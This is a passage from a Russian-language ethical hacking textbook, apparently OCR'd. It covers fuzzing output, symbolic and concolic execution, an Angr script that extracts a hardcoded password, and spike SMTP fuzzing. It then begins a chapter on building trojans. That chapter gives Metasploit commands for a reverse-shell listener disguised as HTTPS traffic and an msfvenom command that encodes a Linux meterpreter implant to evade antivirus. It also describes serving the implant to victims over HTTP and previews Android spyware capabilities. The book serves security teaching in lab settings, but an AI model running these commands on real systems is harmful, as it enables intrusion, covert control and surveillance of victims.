|- cycle progress ------------------- map coverage -----------------------|
| now processing : 1 (25.00%)      |    map density : 0.03% / 0.04%       |
| paths timed out : 0 (0.00%)      | count coverage : 1.00 bits/tuple     |
|- stage progress -----------------|- findings in depth  ------------------
| now trying : havoc               | favored paths : 2 (50.00%)           |
| stage execs : 68/204 (33.33%)    |  new edges on : 3 (75.00%)           |
| total execs : 577                | total crashes : 505 (5 unique)       |
| exec speed : 35.07/sec (slow!)   |  total tmouts : 0 (0 unique)         |
|- fuzzing strategy yields --------------------------- path geometry -----|
|   bit flips : 4/32, 1/31, 0/29                   |    levels : 2        |
|  byte flips : 0/4, 0/3, 0/1                      |   pending : 4        |
| arithmetics : 1/222, 0/9, 0/0                    |  pend fav : 2        |
|  known ints : 0/19, 0/81, 0/44                   | own finds : 1        |
|  dictionary : 0/0, 0/0, 0/0                      |  imported : n/a      |
|       havoc : 0/0, 0/0                           | stability : 100.00%  |
|        trim : 20.00%/1, 0.00%                    |----------------------|
| [!] WARNING: error waitpid-----------------------|         [cpu000:103%]
```

Чтобы просмотреть входные данные, которые привели к сбою вашей программы, перейдите в папку Crashes внутри папки Results. Она содержит входные файлы, вызвавшие сбой в работе программы. В ней вы найдете пустой файл и файл с недопустимыми символами. Помимо них вы также обнаружите файл с допустимыми входными данными, которые привели к активации описанного ранее оператора `assert`.

Символьное выполнение

Не правда ли, было бы замечательно иметь возможность проанализировать код программы, не выполняя его? *Символьное выполнение* — метод, который позволяет использовать символы вместо реальных данных для выполнения статического анализа программы. В ходе этого процесса исследуются пути выполнения кода и составляются их уравнения, решение которых позволяет определить, когда будет выбрана та или иная ветвь. На рис. 9.6 показаны ограничения пути, связанные с тестовой функцией, которую мы рассмотрели ранее.

Чтобы программно решить эти ограничения пути, мы используем так называемое *средство доказательства теорем*, отвечающее на вопросы наподобие: существует

Tlgm: @it_boooks

ли такое значение x, при котором $x \times 5 == 15$? Если да, то какое именно? Одно из популярных средств доказательства теорем — программа Z3, разработанная компанией Microsoft. Подробное обсуждение темы доказательства теорем выходит за рамки этой книги, но мы поговорим о ней в контексте рассмотрения нашей тестовой программы.




Рис. 9.6. Дерево вычислений, которое визуализирует пути выполнения кода и ограничения пути тестовой функции

Символьное выполнение тестовой программы

Средство доказательства теорем помогает обнаружить входные данные, которые активируют каждый из путей, вычисляя соответствующие условия. Рассмотрим путь, который ведет к сбою программы, показанный на рис. 9.6. Разберемся, как символьное выполнение позволяет определить достижимость этого пути с помощью средства доказательства теорем.

Процесс символьного выполнения программы начинается с замены входных данных `a`, `b` и `c` символьными значениями α, β и λ. Когда механизм встречает оператор `if (a):`, он спрашивает у средства доказательства теорем, существует ли такое значение α, при котором условие является истинным. В ответ возвращается «да». Точно так же мы проверяем, существует ли значение α, при котором условие является ложным. Ответом снова является «да», поэтому механизм символьного выполнения должен исследовать оба пути.

Если мы предположим, что механизм символьного выполнения сначала исследует путь, где α принимает значение, при котором условие является ложным, то он столкнется с условным оператором `if(b < 5):`. Это приведет к возникновению нового условия реализуемости пути, где α — не истинно, а β — меньше пяти.

Мы снова спрашиваем у средства доказательства теорем, существуют ли такие значения α и β, при которых это условие является истинным или ложным, и снова

Tlgm: @it_boooks

получаем ответ «да». Предположим, мы исследуем ветвь, соответствующую истинному условию. В этом случае механизм символьного выполнения столкнется с третьим и последним условным оператором: `if(not a and c):`. В результате возникнет последнее ограничение пути, где α — не истинно, β — меньше пяти, а λ — истинно. Теперь мы можем попросить средство доказательства теорем вернуть значения α, β и λ, при которых выполняется данное условие. При этом мы можем получить значения α = 0, β = 4 и λ = 1, входные данные, которые приводят к сбою в программе.

Механизм символьного выполнения повторит этот процесс для всех возможных путей и сгенерирует набор тестовых случаев для их реализации.

Пределы возможностей символьного выполнения

Существуют ограничения пути, которые средство доказательства теорем решить не в состоянии. Возьмем, к примеру, алгоритм обмена ключами по протоколу Диффи — Хеллмана, о котором мы говорили в главе 6. Напомню, что восстановление закрытого ключа из открытого требует вычисления обратного дискретного логарифма. Рассмотрим пример функции, предложенной Маюром Наиком из Пенсильванского университета:

```
def test(x):
    c = q*p # Два больших простых числа.
    if(pow(2,x) % c == 17): ❶
        print("Error")
    else:
        print("No Error")
```

Оценка условия ❶ потребовала бы нахождения значения `x`, при котором это условие является истинным, и предполагала бы решение следующего уравнения:

$$2^x \bmod c = 17.$$

Это эквивалентно вычислению обратного логарифма, но эффективного способа решения этой задачи пока не придумано.

Если средство доказательства теорем не может оценить условие, то предполагает, что возможными вариантами являются как «истина», так и «ложь», и механизм символьного выполнения проверяет оба пути. Однако это некорректно, поскольку не существует такого значения `x`, при котором это условие является истинным. Из-за этого ограничения механизм символьного выполнения вынужден изучать нереализуемые пути. По этой и другим причинам символьное выполнение не подходит для анализа больших программ.

По мере увеличения числа путей растет и количество их уравнений, что делает символьное выполнение малопригодным для тестирования масштабных приложений.

Tlgm: @it_boooks

Вместо него тестировщики, как правило, используют гибридный подход, называемый *конколическим* (конкретно-символьным (concolic от concrete и symbolic)) *выполнением* или *динамическим символьным выполнением*. Одним из первых инструментов, позволяющих применять этот подход, был Symbolic PathFinder (SPF), разработанный командой специалистов НАСА. Он сочетает динамическое фаззинг-тестирование с методами статического анализа, используемыми при символьном выполнении.

Динамическое символьное выполнение

Динамическое символьное выполнение (dynamic symbolic execution, DSE) сочетает в себе методы динамического тестирования, такие как фаззинг, с некоторыми аспектами символьного выполнения. Помимо символьных переменных и ограничений пути, DSE отслеживает конкретные значения, предоставленные программе в качестве входных данных, и исследует весь путь, который проходят эти конкретные переменные. Ограничения пути, являющиеся результатом этого исследования, затем используются для создания новых конкретных переменных, применяемых для исследования новых путей. На рис. 9.7 показан пример пути, пройденного механизмом DSE при использовании конкретных переменных $a = 0$, $b = 4$ и $c = 0$.




Рис. 9.7. Пример пути, пройденного механизмом DSE

Чтобы понять принцип работы механизма DSE, рассмотрим состояние конкретных и символьных переменных и ограничений пути в ходе выполнения каждой из строк кода тестовой функции. Каждая строка табл. 9.1 соответствует отдельному этапу процесса выполнения.

В строке 1 переменные a, b и c инициализируются случайными значениями 0, 4 и 0 соответственно. В ходе выполнения кода механизм DSE отслеживает все новые переменные, с которыми сталкивается, поэтому, перейдя на строку 2, сохраняет $x = 0$, $y = 0$ и $z = 0$ в коллекции конкретных переменных.

Tlgm: @it_boooks

Таблица 9.1. Конкретные переменные, символьные переменные и ограничения пути, собранные конколическим механизмом за один прогон

Строка	Код	Конкретные переменные	Символьные переменные	Ограничения пути
1	`def testFunction(a,b,c):`	$a = 0, b = 4, c = 0$		
2	`  x, y, z = 0, 0, 0`	$x = 0, y = 0, z = 0$		
3	`  if (a):`		$\alpha = a$	$\alpha == false$
4	`  x = -2`			
5	`  if (b < 5):`		$\beta = b$	$\beta < 5 == true$
6	`  if (not a and c):`		$\lambda = c$	$(\neg\alpha \wedge \lambda) == false$
7	`  y = 1`			
8	`  z = 2`	$z = 2$		
9	`  assert(x + y + z != 3)`			

Затем механизм DSE переходит к строке 3, где встречает первый оператор `if`. Каждый новый условный оператор приводит к созданию нового ограничения пути и при необходимости новых символьных переменных. В данном случае механизм DSE создает новую символьную переменную α = a, представляющую конкретную переменную *a*, значение которой равно 0. В отличие от механизма символьного выполнения, который использует средство доказательства теорем для принятия решения по поводу выполнения ветви, механизм DSE просто оценивает условие путем подстановки конкретной переменной. Условие `if(a)` сводится к `if(0)`, поскольку значение *a* равно 0. Это условие оценивается как ложное, поэтому механизм DSE также добавляет ограничение пути $\alpha == false$ и не исследует соответствующую ветвь. Поскольку условие оказалось ложным, механизм DSE не выполняет код, содержащийся в строке 4.

На следующем этапе механизм DSE встречает второе условие `if(b < 5):` в строке 5. Здесь механизм DSE создает символьную переменную $\beta = b$ и использует конкретное значение *b* для принятия решения по поводу выполнения ветви. В данном случае $b = 4$, поэтому ветвь выполняется. Затем механизм DSE добавляет ограничение пути $\beta < 5 == true$ (β меньше пяти истинно) и переходит к третьему и последнему условию в строке 6.

Здесь механизм DSE сталкивается с новой переменной *c*. Он создает новую символьную переменную $\lambda = c$ и оценивает условие `if(not a and c):`, используя конкретные переменные $a = 0$ и $c = 0$. В данном случае ветвь не выполняется, поэтому механизм DSE добавляет условие реализуемости пути $(\neg\alpha \wedge \lambda) == false$. Затем механизм DSE переходит на строку 8, где обновляет конкретную переменную *z*, сохраняя в ней значение 2, и останавливается на строке 9. В данном случае $z = 2$, $x = 0$ и $y = 0$, поэтому оператор `assert` (`assert(x + y + z != 3)`) не запускается.

Tlgm: @it_boooks

Достигнув конца пути, программа возвращается к последней точке ветвления и удаляет последнее добавленное ограничение пути. В нашем примере новым условием реализуемости пути было бы: α — не истинно, β — меньше пяти и λ — истинно:

$$\neg\alpha \wedge (\beta < 5) \wedge \lambda.$$

Создав новое ограничение, механизм DSE использует средство доказательства теорем, чтобы найти значения α, β и λ, которые удовлетворяют этому уравнению. В данном случае программа-решатель может вернуть значения $a = 0$, $b = 4$ и $c = 1$. Эти новые значения позволят механизму DSE исследовать другую ветвь. На рис. 9.8 показан возврат с целью исследования нового пути.




Рис. 9.8. Процесс возврата, при котором удаляется последнее ограничение пути

Затем механизм DSE перезагрузится и повторит процесс, используя новые входные значения. Достигнув конца пути, механизм DSE снова удалит последнее добавленное ограничение. Этот процесс будет продолжаться рекурсивно до тех пор, пока механизм DSE не исследует все пути в дереве. Попробуйте составить таблицу, содержащую такие конкретные значения, символьные переменные и ограничения пути, при которых механизм DSE идентифицировал бы сбой программы.

А теперь оценим мощь конколического выполнения на примере задачи, которую было бы очень трудно решить с помощью одного лишь символьного выполнения (табл. 9.2).

Как и раньше, мы выполняем программу до конца пути с помощью конкретных переменных. Затем находим обратную функцию к последнему добавленному ограничению:

$$f^{-1}(x \neq sha256(y_0)) \rightarrow x = sha256(y_0).$$

Tlgm: @it_boooks

Таблица 9.2. Конкретные переменные, символьные переменные и ограничения пути, собранные за один прогон

Код	Конкретные переменные	Символьные переменные	Ограничения пути

`from hashlib import sha256`
`def hashPass(x):`
`  return sha256(x)`
 	
`def checkMatch(x,y):`
`  z = hashPass(y)`
`  if (x == z ):`
`  assert(true)`
`  else:`
`  assert(false)`
	$x = 2, y = 1$
	$z = 6b....b4b$
		$x_0 = x, y_0 = y$
		$z = sha256(y_0)$
			$x_0 \neq sha256(y_0)$

Хеш-функция SHA-256, используемая в коде, является односторонней, поэтому решатель не сможет найти значения x и y, удовлетворяющие этому ограничению. Однако мы можем упростить это ограничение, подставив вместо символьной переменной y_0 конкретное значение $y = 1$:

$$x == sha256(y_0) \rightarrow x == sha256(1) \rightarrow x == 6b....b4b.$$

Теперь у нас есть уравнение, которое легко можно решить.

Однако метод DSE неидеален. Бывают случаи, когда он не исследует все пути в программе. Тем не менее фаззинг и DSE — это отличные инструменты для обнаружения уязвимостей нулевого дня. Рассмотрим несколько программ, позволяющих выполнять тестирование с помощью DSE.

Использование DSE для взлома пароля

Выясним пароль пользователя с помощью фреймворка *Angr*. Данный инструмент был создан Яном Шошитаишвили и другими членами исследовательской группы, возглавляемой Джованни Виньей из Калифорнийского университета Санта-Барбары. Вместо анализа кода на конкретном языке программирования Angr анализирует двоичные файлы, получаемые после компиляции программы, что делает его независимым от языка. В этом разделе мы попрактикуемся в его использовании, но сначала нам нужно создать программу для тестирования.

Создание исполняемого двоичного файла

Создайте на рабочем столе Kali Linux папку с именем Concolic и добавьте в нее новый файл с именем `simple.c`, который нам предстоит скомпилировать.

Tlgm: @it_boooks

Скопируйте в этот файл следующий код:

```
#include <stdio.h>

void checkPass(int x){
    if(x == 7857){
        printf("Access Granted");
    }else{
        printf("Access Denied");
    }
}

int main(int argc, char *argv[]) {
    int x = 0;
    printf("Enter the password: ");
    scanf("%d", &x);
    checkPass(x);
}
```

Данная программа написана на языке программирования C. Она предлагает пользователю ввести пароль, а затем проверяет, соответствует ли введенное им значение правильному значению `7857`. Если пароли совпадают, то на экран выводится сообщение `Access Granted` (Доступ разрешен). В противном случае выводится сообщение `Access Denied` (Доступ запрещен).

Откройте терминал и перейдите в папку Concolic, которую создали на своем рабочем столе:

```
kali@kali:~$ cd ~/Desktop/Concolic/
```

Скомпилируйте программу `simple.c` для создания двоичного файла (файла, содержащего машинный код), выполнив команду:

```
kali@kali:~$ gcc -o simple simple.c
```

Эта программа запускает предустановленный в Kali Linux компилятор `gcc`, который скомпилирует файл `simple.c` и выведет (`-o`) двоичный файл с именем `simple`. Протестируйте новый двоичный файл, выполнив команду:

```
kali@kali:~$ ./simple
```

Установка и запуск Angr

Я рекомендую запускать Angr в виртуальной среде Python, поскольку она изолирует библиотеки, используемые этим инструментом, от библиотек обычной среды, что сокращает количество ошибок, вызываемых конфликтующими версиями библиотек. Выполните следующую команду, чтобы установить обертку виртуальной среды Python (`virtualenvwrapper`) и ее зависимости:

Tlgm: @it_boooks


```
kali@kali:~$ sudo apt-get install python3-dev libffi-dev build-essential
➥ virtualenvwrapper
```

Настройте терминал и активируйте обертку виртуальной среды, которая позволит вам создавать новые виртуальные окружения:

```
kali@kali:~$ source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
```

Теперь создайте новую виртуальную среду с именем `angrEnv` и настройте ее для использования Python 3:

```
kali@kali:~$ mkvirtualenv --python=$(which python3) angrEnv
```

Наконец, установите в этой новой среде инструмент Angr:

```
kali@kali:~$ pip3 install angr
```

Если вы все сделали правильно, то увидите в своем терминале метку `angrEnv`:

```
(angrEnv) kali@kali:~/Desktop/Concolic$
```

Инструмент Angr предусматривает обширную документацию, поэтому, прежде чем продолжить, я рекомендую вам ознакомиться с разделом Core Concepts, а также выполнить упражнения с использованием интерактивной оболочки Python, перечисленные на странице https://docs.angr.io/core-concepts/toplevel/.

Программа Angr

Теперь напишем программу на языке Python, которая будет использовать инструмент Angr для автоматического обнаружения пароля в программе, написанной нами ранее. Создайте новый файл на рабочем столе с именем `angrSim.py` и сохраните в нем следующий фрагмент кода:

```
import angr
import sys
project = angr.Project('simple') ❶
initial_state = project.factory.entry_state() ❷
simulation = project.factory.simgr(initial_state)

def is_successful(state): ❸
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Granted' in stdout_output.decode("utf-8")

def should_abort(state): ❹
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Denied' in stdout_output.decode("utf-8")
```

Tlgm: @it_boooks


```
simulation.explore(find=is_successful, avoid=should_abort) ❺

if simulation.found:
    solution_state = simulation.found[0]
    print("Found solution")
    print(solution_state.posix.dumps(sys.stdin.fileno())) ❻
else:
    raise Exception('Could not find the password')
```

Мы импортируем двоичный файл из программы `simple.c` как проект Angr ❶. Прежде чем мы продолжим, имейте в виду, что символьные переменные, которые вам предстоит проверить, будут являться битовыми картами, представляющими содержимое символьных регистров. Это объясняется тем, что мы производим символьное выполнение двоичного, а не исходного кода.

Далее мы получаем начальное состояние программы ❷ и передаем его симулятору (`simgr`), который будет моделировать процесс выполнения программы. Если вы хотите смоделировать этот процесс вручную, то можете использовать `simulation.step()`, чтобы проверять состояние и ограничения пути на каждом этапе выполнения программы. В документации Angr указанный процесс описан на простом примере.

Теперь мы определяем функцию, которая выявляет состояние успеха ❸. Если состояние выводит строку `Access Granted`, то эта функция возвращает значение `true`. Затем мы определяем функцию, которая выявляет состояние отказа ❹. Данная функция возвращает значение `true` в том случае, если состояние выводит строку `Access Denied`.

Далее мы начинаем процесс конколического выполнения. Затем передаем указатели на функции успеха и отказа ❺. Если симулятор достигает состояния отказа, то он начинает поиск с начала. А если обнаруживает состояние успеха, то завершает работу и сохраняет состояние. Наконец, мы выводим входные данные, позволившие достичь состояния успеха, и получаем пароль ❻.

Используя терминал, запустите программу `angrSim.py`:

```
(angrEnv) kali@kali:~/Desktop/Concolic$ python3 angrSim.py
```

Ее выполнение займет некоторое время. По завершении вы должны увидеть следующий результат:

```
It is being loaded with a base address of 0x400000.
Found solution
b'0000007857'
```

Поздравляю, вы применили конколический механизм Angr, чтобы обнаружить исходные данные, позволяющие достичь состояния успеха.

Tlgm: @it_boooks

Упражнения

Следующие упражнения помогут вам глубже понять темы конколического выполнения и фаззинга. Они перечислены в порядке возрастания сложности, и для лучшего погружения в рассмотренные в данной главе темы я рекомендую выполнить в том числе и самые сложные из них. Удачной охоты.

Захват флага с помощью Angr

В текущей главе мы рассмотрели лишь малую часть возможностей инструмента Angr. Вы можете расширить свое знакомство с ним, попробовав пройти испытания типа «захват флага», предложенные Джейком Спрингером. Помимо самих заданий, репозиторий на https://github.com/jakespringer/angr_ctf содержит их решения, к которым вы можете смело обращаться. Пройдите все 17 испытаний, чтобы овладеть инструментом Angr по-настоящему.

Фаззинг веб-протоколов

Мы поговорили о фаззинге двоичных файлов. Теперь рассмотрим простой способ фаззинга сетевых протоколов с помощью инструмента `spike`, предустановленного на виртуальной машине Kali Linux. Синтаксис этой команды выглядит следующим образом:

```
generic_web_server_fuzz [целевой IP] [порт] [spike-скрипт]
➥ [индекс переменной] [индекс строки]
```

Сначала укажите хосты, подлежащие фаззинг-тестированию (допустим, сервер Metasploitable). Затем укажите порт, используемый нужным протоколом. Например, вы можете выполнить фаззинг SMTP-сервера, работающего на порте 25.

Фаззеру spike неизвестна структура протокола SMTP, поэтому вам придется предоставить скрипт с сообщением, которое ему нужно отправить. Он будет состоять из набора строк для отправки и переменных, подлежащих преобразованию. Вы можете написать собственный скрипт фаззинга или использовать те, которые содержатся в каталоге /usr/share/spike/audits/. Далее мы более подробно рассмотрим пример такого скрипта.

[Индекс переменной] определяет начальную позицию в скрипте. Например, при значении индекса переменной, равном 0, процесс фаззинга начнется с первой переменной в скрипте, а при значении, равном 3, первые три переменные останутся неизмененными, а процесс фаззинга начнется с изменения четвертой переменной.

Фаззер spike имеет предопределенный массив строковых мутаций, а значение *[индекса строки]* указывает, какую из них необходимо использовать в первую очередь. Например, при значении 0 процесс начнется с первой мутации, а при

Tlgm: @it_boooks

значении 4 — с пятой. Значения *[индекс переменной]* и *[индекс строки]* позволяют возобновить процесс фаззинга с определенной точки в случае его непредвиденного завершения.

Итоговая команда может выглядеть так:

```
kali@kali:~$ generic_web_server_fuzz <IP-адрес Metasploitabl> 25
➥ /usr/share/spike/audits/SMTP/smtp1.spk 0 0

Target is 192.168.1.101
Total Number of Strings is 681
Fuzzing Variable 1:1
Variablesize= 5004
Request:
HELO /.:/AAAAAAAAAAA
...
```

Чтобы лучше понять вывод этой команды, рассмотрим `spike`-скрипт `smtp1.spk`, который описывает протокол SMTP и состоит из набора команд:

```
s_string_variable("HELO");
s_string(" ");
s_string_variable("localhost");
s_string("\r\n");
//endblock
s_string("MAIL-FROM"); ❶
s_string(":");
s_string_variable("bob") ❷
```

Команда `s_string()` приказывает фаззеру отправить строку, соответствующую части SMTP-сообщения. Фаззер отправляет строку `MAIL-FROM`, связанную с протоколом SMTP ❶. Команда `s_string_variable()` определяет строку, подлежащую изменению (в данном случае `"bob"`), и отправляет ее ❷. Например, фаззер может послать `"boo`. В следующий раз при изменении строки `bob` он может послать `bAAAAAA`.

Этот скрипт поддерживает и другие команды, такие как `s_readline`, которая отображает строковое представление ответа, и `printf()`, которая производит запись в локальный терминал (и отлично подходит для отладки). Команда `spike_send()` очищает буфер и отправляет все его содержимое.

Попробуйте написать собственный `spike`-скрипт для фаззинга другого сетевого протокола. При желании добавьте его в официальный репозиторий на https://github.com/guilhermeferreira/spikepp.git.

Фаззинг программ с открытым исходным кодом

Теперь попрактикуемся в фаззинге реальной программы. В этом упражнении попробуйте применить фаззер AFL, который использовали в текущей главе, к своей

Tlgm: @it_boooks

любимой программе с открытым исходным кодом. Фаззинг таких программ абсолютно законен, поскольку помогает сообществу разработчиков обнаруживать ошибки, которые могут быть использованы злоумышленниками.

В процессе фаззинга программы старайтесь придерживаться политики ответственного раскрытия информации. Если обнаружите ошибку, то сообщите об этом создателям проекта по электронной почте. Будет также полезно, если вы объясните, как можно эксплуатировать эту ошибку, и предоставите пример соответствующего кода.

Чтобы быстро определить, является ли обнаруженная ошибка потенциально вредоносной, воспользуйтесь плагином `gdb`, который можно скачать из репозитория https://github.com/jfoote/exploitable.

Фаззинг — вычислительно-интенсивный процесс, и я рекомендую запускать его не на виртуальной машине, а на удаленном сервере или на локальном компьютере.

Реализуйте собственный механизм конколического выполнения

Физик Ричард Фейнман однажды сказал: «Я не понимаю того, что не могу создать». Лучший способ глубоко разобраться в чем-либо — реализовать это самостоятельно. Попробуйте реализовать собственный механизм конколического выполнения на языке Python. На странице https://css.csail.mit.edu/6.858/2018/labs/lab3.html вы найдете упражнение, предложенное студентам Массачусетского технологического института, специализирующимся на компьютерной безопасности.

Попробуйте выполнить его. Возможно, вы будете удивлены тем, как много узнали при изучении этой главы.

Tlgm: @it_boooks

10

Создание троянов

Вещи не всегда являются такими, какими кажутся; первое впечатление многих обманывает; ум немногих замечает то, что было тщательно скрыто.

Федр

Рассмотрим следующий сценарий: злоумышленник, выдающий себя за главу ИТ-отдела, отправляет сотруднику электронное письмо, в котором предлагает скачать обновленную версию почтового клиента Alpine. Однако жертва даже не догадывается о том, что злоумышленник встроил в эту программу имплант, который будет установлен вместе с ней.

Этичные хакеры должны понимать механизмы работы подобных имплантов. Импланты, внедряемые в легитимные файлы, называются *троянами*. Мы начнем эту главу с обсуждения вредоносного импланта под названием Drovorub, разработанного Главным разведывательным управлением России (ГРУ), и воссоздания его общей структуры с помощью инструмента Metasploit. Данный имплант, разработанный для систем Linux, представляет собой отличный пример современного вредоносного ПО.

В этой главе вы узнаете о том, как скрыть имплант в другом файле и предотвратить его обнаружение с помощью таких инструментов, как `msfvenom`. Вы также попрактикуетесь в написании собственных модулей Metasploit, создав кодировщик, который поможет вашему импланту обходить средства антивирусной защиты.

Обсудив импланты для систем Linux и Windows, я покажу вам, как создавать вредоносные импланты для устройств под управлением ОС Android, которые позволяют прослушивать микрофон телефона, делать снимки с помощью его камеры,

Tlgm: @it_boooks

определять местоположение устройства, читать и отправлять текстовые сообщения, а также скачивать журнал вызовов. В ходе упражнений в конце главы вы создадите имплант, который похищает пароль жертвы путем регистрации нажатий клавиш и делает снимки с помощью камеры ее устройства.

Воссоздание программы Drovorub с помощью Metasploit

В 2020 году АНБ опубликовало отчет о результатах анализа программы Drovorub. В этом разделе мы рассмотрим архитектуру данного импланта (рис. 10.1) и увидим, как нечто похожее можно создать, используя инструменты с открытым исходным кодом наподобие Meterpreter.




Рис. 10.1. Архитектура импланта Drovorub, описанная в отчете АНБ

Drovorub состоит из четырех основных компонентов: сервера злоумышленника, его агента, вредоносной программы-клиента и модуля ядра этой программы. Скомпрометировав компьютер жертвы, злоумышленник устанавливает на него клиент и модуль ядра. Модуль ядра помогает импланту избежать обнаружения, изменяя соответствующие функции операционной системы. В некотором смысле это похоже на наклеивание изображения комнаты на камеру видеонаблюдения. Вредоносный клиент связывается с сервером злоумышленника, который управляет подключениями к нескольким машинам и хранит информацию о каждом подключении в центральной базе данных, а также позволяет злоумышленнику контролировать компьютер жертвы.

Вы можете создать нечто похожее на имплант Drovorub, используя инструменты с открытым исходным кодом. Мы сделаем это с помощью проекта с открытым исходным кодом *Metasploit Framework*, содержащего библиотеки, хакерские инструменты и коды эксплойтов. Данный проект постоянно дорабатывается сообществом

Tlgm: @it_boooks

этичных хакеров, так что этот инструмент определенно стоит включить в свой хакерский набор.

Создание сервера злоумышленника

Начнем с настройки сервера злоумышленника, также называемого сервером управления и контроля, который будет принимать соединения от имплантов, установленных на устройствах жертвы. Metasploit Framework позволяет разместить такой сервер на независимой машине, но мы разместим его на нашей виртуальной машине Kali Linux. Выполните следующую команду, чтобы получить ее IP-адрес:

```
kali@kali:~$ ifconfig eth0
```

Запишите этот адрес; он понадобится нам чуть позже.

Теперь нам нужно запустить сервер PostgreSQL, предустановленный в Kali Linux. PostgreSQL — это база данных, в которой будут храниться метаданные подключения импланта.

```
kali@kali:~$ sudo service postgresql start
```

Теперь запустим консоль `msfconsole`, которая предоставляет доступ к функциям Metasploit Framework. Metasploit должен быть предустановлен в Kali Linux, поэтому вам не придется устанавливать его самостоятельно. Запустите `msfconsole`, открыв терминал и выполнив команду:

```
kali@kali:~$ sudo msfconsole -q
```

Запуск консоли займет некоторое время. После запуска выполните следующую команду, чтобы начать процесс установки сервера:

```
msf> use exploit/multi/handler
```

Команда `use` позволяет выбирать модули в Metasploit Framework. *Модули* — это части программного обеспечения, выполняющие определенные задачи. Создавать сервер хакера мы будем с помощью обработчиков из папки exploit/multi. Эти модули работают как TCP-сервер, который мы разработали в главе 4. Они будут прослушивать соединения от клиентов.

Выбрав модули, используйте команду `set`, чтобы присвоить им значения в зависимости от контекста. Сначала укажите тип импланта, который будет прослушивать сервер. Metasploit предусматривает несколько типов имплантов для систем Windows, Linux, iOS и Android. Мы собираемся атаковать систему Linux, поэтому будем прослушивать импланты Linux x86. Выполните следующую команду, чтобы указать тип:

```
msf exploit (multi/hander) >set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

Tlgm: @it_boooks

Флаг PAYLOAD указывает тип импланта, подлежащего прослушиванию. Интересный факт: термин *payload* (полезная нагрузка) часто используется военными для обозначения содержимого бомбы.

Теперь укажите IP-адрес сервера, передав ему IP-адрес своей машины Kali Linux:

```
msf exploit (multi/hander) > set LHOST <IP-адрес Kali>
```

LHOST означает *listening host* (слушающий хост). Теперь установите слушающий порт (LPORT):

```
msf exploit (multi/hander) > set LPORT 443
```

Мы выбрали порт 443, поскольку он связан с протоколом HTTPS и делает сетевой трафик менее подозрительным. Некоторые импланты, чтобы не вызывать подозрений, обмениваются данными даже по протоколу DNS. Выполните следующую команду, чтобы запустить настроенный сервер:

```
msf exploit (multi/hander) > exploit
```

Команда exploit запускает модуль. В случае успешного запуска сервера вы должны увидеть следующий результат:

```
[*] Started reverse TCP handler on <IP-адрес Kali>:443
```

Оставьте терминал открытым, чтобы сервер продолжал работать.

Создание клиента жертвы

Теперь создадим имплант для установки на компьютер жертвы. На рабочем столе Kali Linux создайте новую папку под названием Malware:

```
kali@kali:~$ mkdir ~/Desktop/Malware
```

Откройте новое окно терминала и выполните следующую команду, чтобы перейти к созданной папке:

```
kali@kali:~$ cd ~/Desktop/Malware
```

Создавать вредоносный имплант мы будем с помощью инструмента msfvenom. Для этого выполните команду:

```
kali@kali:~/Desktop/Malware$ sudo msfvenom -a x86 --platform linux -p linux/
➥ x86/meterpreter/reverse_tcp LHOST=<IP-адрес Kali> LPORT=443
➥ --smallest -i 4 -f elf -o malicious
```

Флаг -a обозначает целевую архитектуру, в данном случае это x86. Флаг --platform указывает целевую платформу, а флаг -p — тип полезной нагрузки, в данном случае

Tlgm: @it_boooks

это обратная TCP-оболочка, подобная той, которую мы реализовали в главе 4. Флаг `--smallest` генерирует минимально возможную полезную нагрузку. Флаг `-i` помогает обходить средства антивирусной защиты, о чем мы поговорим чуть позже. Флаг `-f` задает тип выходного файла. Мы выбрали формат `elf`, поскольку он используется исполняемыми файлами ОС Linux. (Формат `exe` используется исполняемыми файлами ОС Windows.) Флаг `-o` задает имя выходного файла.

Загрузка импланта

Мы загрузим имплант на компьютер жертвы так же, как обратную оболочку в главе 4. Запустите сервер Python, содержащийся в папке Malware, выполнив следующую команду.

```
kali@kali:~/Desktop/Malware/$ sudo python3 -m http.server 80
```

